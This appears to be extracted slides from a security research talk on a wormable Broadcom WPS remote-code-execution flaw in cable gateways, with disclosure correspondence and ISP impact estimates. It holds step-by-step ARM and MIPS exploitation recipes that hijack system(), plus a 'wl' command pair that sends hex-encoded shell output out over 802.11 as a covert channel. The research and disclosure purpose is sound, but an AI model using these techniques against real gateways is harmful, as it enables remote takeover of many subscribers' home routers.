
EXECUTION HIJACKING




EXECUTION HIJACKING




EXECUTION HIJACKING



EXECUTION HIJACKING



EXECUTION HIJACKING



Demo

ops@nixos: ~/projects/ARTEMISIA/exploits/ecos\$

termshark v2.4.0

wlp0s12u1

Analysis

Misc

Filter: wlan.bssid==08:6a:0a:f1 <Apply> <Recent> <Stop>

No	Time	Source	-	Des	Pr	Len	Info	-
14	9.93	AskeyCom	Bro	80	257	Beacon frame, SN=2987, FN=0		
15	10.0	AskeyCom	Bro	80	257	Beacon frame, SN=2988, FN=0		
16	14.5	AskeyCom	Bro	80	257	Beacon frame, SN=3036, FN=0		
17	14.6	AskeyCom	Bro	80	257	Beacon frame, SN=3037, FN=0		
21	14.7	AskeyCom	Bro	80	257	Beacon frame, SN=3038, FN=0		
22	19.8	AskeyCom	Bro	80	257	Beacon frame, SN=3088, FN=0		
23	19.9	AskeyCom	Bro	80	257	Beacon frame, SN=3089, FN=0		

[+] Frame 23: Packet, 257 bytes on wire (2056 bits), 257 b
[+] Radiotap Header v0, Length 18
[+] 802.11 radio information
[+] IEEE 802.11 Beacon frame, Flags:
[+] IEEE 802.11 Wireless Management

0000	00	00	12	0
0010	00	00	80	0
0020	80	d1	08	6
0030	00	00	64	0
0040	38	30	63	6
0050	01	05	04	0
0060	30	14	01	0
0070	00	0f	ac	0
0080	08	01	00	0



03

PIVOTING ACROSS SOC FAMILIES

Wait, is this a BCM3390 ?




What do you mean “addiction” ?


PIVOTING ACROSS SOC FAMILIES

CONFIRMED			???
NETGEAR CG3100	NETGEAR CG3700	ASKEY TCG3000	TECHNICOLOR TC7210
BCM3380	BCM3383	BCM3384	BCM3390
SINGLE ECOS		DUAL ECOS	ECOS +LINUX

Broadcom's bug porting



Broadcom's bug porting



PIVOTING ACROSS SOC FAMILIES



PIVOTING ACROSS SOC FAMILIES



04

EXPLOITING BROADCOM WIFI ON LINUX

From fragmented packets to RCE, again

LINUX SITREP

- All observed binaries are NX, non-PIE
- All binaries built for either ARM LE 32 or MIPS BE 32
- libc or uclibc is PIE in all cases

LINUX SITREP / ARM

- On ARM, system@PLT is fixed so we don't need ASLR bypass
- Exploit steps:
 1. leak WPS state offsets
 2. put system@PLT fixed address into send_data
 3. \$a0 is user controlled through WSC packet
 4. trigger send_data -> system(\$r0)

ARM controls system(r0) through a command encoded in the frame/MAC prefix;

LINUX SITREP / MIPS

- On MIPS, things are a bit more complex due to \$gp
- Exploit steps:
 1. leak printf GOT entry
 2. resolve libc base from printf address
 3. resolve system from libc base
 4. place system in send_data
 5. Trigger send_data -> system(\$a0)

MIPS controls system(\$a0) through an attacker-selected pointer to a command buffer staged in the corrupted WPS state.

Abusing wl to get a shell over 802.11

- wl can be called from the command line to send arbitrary packets over 802.11.
- We can use that to send stdout over 802.11
- Side note: the presence of wl makes the whole vuln **wormable** 😊

Abusing wl to get a shell over 802.11

1. Hex encode your stdout/stderr

```
h=$( ( id ) 2>&1 | hexdump -n64 -ve 1/1\ \ "%02x\");
```

2. Send it

```
wl -i wlan0 actframe ff:ff:ff:ff:ff:ff  
"\x7f\x02\x00\x00XOUT"$h 11 50  
00:01:02:03:04:05
```

Demo

ops@nixos: ~/projects/ARTEMISIA/exploits/linux\$

termshark v2.4.0

wlp0s12u1

Analysis

Misc

Filter: :4B:42

<Apply>

<Recent>

<Stop>

No	Time	Source	-	Des	Pr	Len	Info	-
87	21.4	Sagemcom	Bro	80	287	Beacon frame, SN=1047, FN=0		
88	21.5	Sagemcom	Bro	80	287	Beacon frame, SN=1048, FN=0		
88	21.6	Sagemcom	Bro	80	287	Beacon frame, SN=1049, FN=0		
89	21.7	Sagemcom	Bro	80	287	Beacon frame, SN=1050, FN=0		
89	21.8	Sagemcom	Bro	80	287	Beacon frame, SN=1051, FN=0		
90	21.9	Sagemcom	Bro	80	287	Beacon frame, SN=1052, FN=0		

[+] Frame 803: Packet, 287 bytes on wire (2296 bits), 287
[+] Radiotap Header v0, Length 18
[+] 802.11 radio information
[+] IEEE 802.11 Beacon frame, Flags:
[+] IEEE 802.11 Wireless Management

0000	00	00	12	0
0010	00	00	80	0
0020	4b	42	38	3
0030	00	00	64	0
0040	2d	34	42	3
0050	01	01	05	0
0060	60	30	14	0
0070	00	00	0f	a
0080	00	00	46	0



Reliability over Long Distance / Noisy RF

Observation under weak RF	Root Cause	Mitigation
AP discovery was intermittent	The original 0.75-second passive was too short	Increased passive discovery to 10–12 seconds
WPS Expanded request appeared to be missing	Every copy we captured was already marked with 802.11 Retry bit, and our receiver discarded all Retry-bit frames	Accepted Retry-bit frames and deduplicated complete EAP messages instead
WPS entry sometimes stalled	The one-shot EAPOL-Start or Identity response was lost	Added bounded retransmission of EAPOL-Start and the last Identity response
The exploit stalled after the first WPS fragment ACK	The approximately 1,800-byte second WPS fragment was carried as two approximately 1,000-byte 802.11 fragments; the AP never completed MAC reassembly	Added MAC fragmentation and used four 500-byte air frames

NOTIFYING BROADCOM

Thank you for your above-cited report. This report is based on Broadcom's 18.1 SDK release.

Broadcom has known about this specific vulnerability for a long time; other external entities have also reported it to us. For several years, Broadcom has been offering its customers updated software that lacks this vulnerability.

In particular, the WPS implementation in this old software package (based on WPS Monitor) was obsoleted several years ago and replaced starting in 2018 by a new implementation based on HostAPD and WPA Supplicant.


July 27th 2026

05

A STUDY ON SUPPLY CHAIN SECURITY

Everyone gets a bug

Bug Supply



Impact in Belgium

ISP	Internet Subscribers	Estimated Affected Gateways	Basis
Proximus	2.318.000	850.000	BBOX 3, BBOX3V+
VOO (legacy fleet)	~500.000	500.000	Netgear CG3100, Netgear CG3700, Technicolor TC7210, CGA4233
Orange Belgium	~547.000	210.000	ASKEY TCG3000
Telenet	~1.758.000	?	F@ST3896LG (TBC), F@ST5685LGB (TBC)

So at least 1.5 million affected devices ?

Passive War Driving in Paris <3

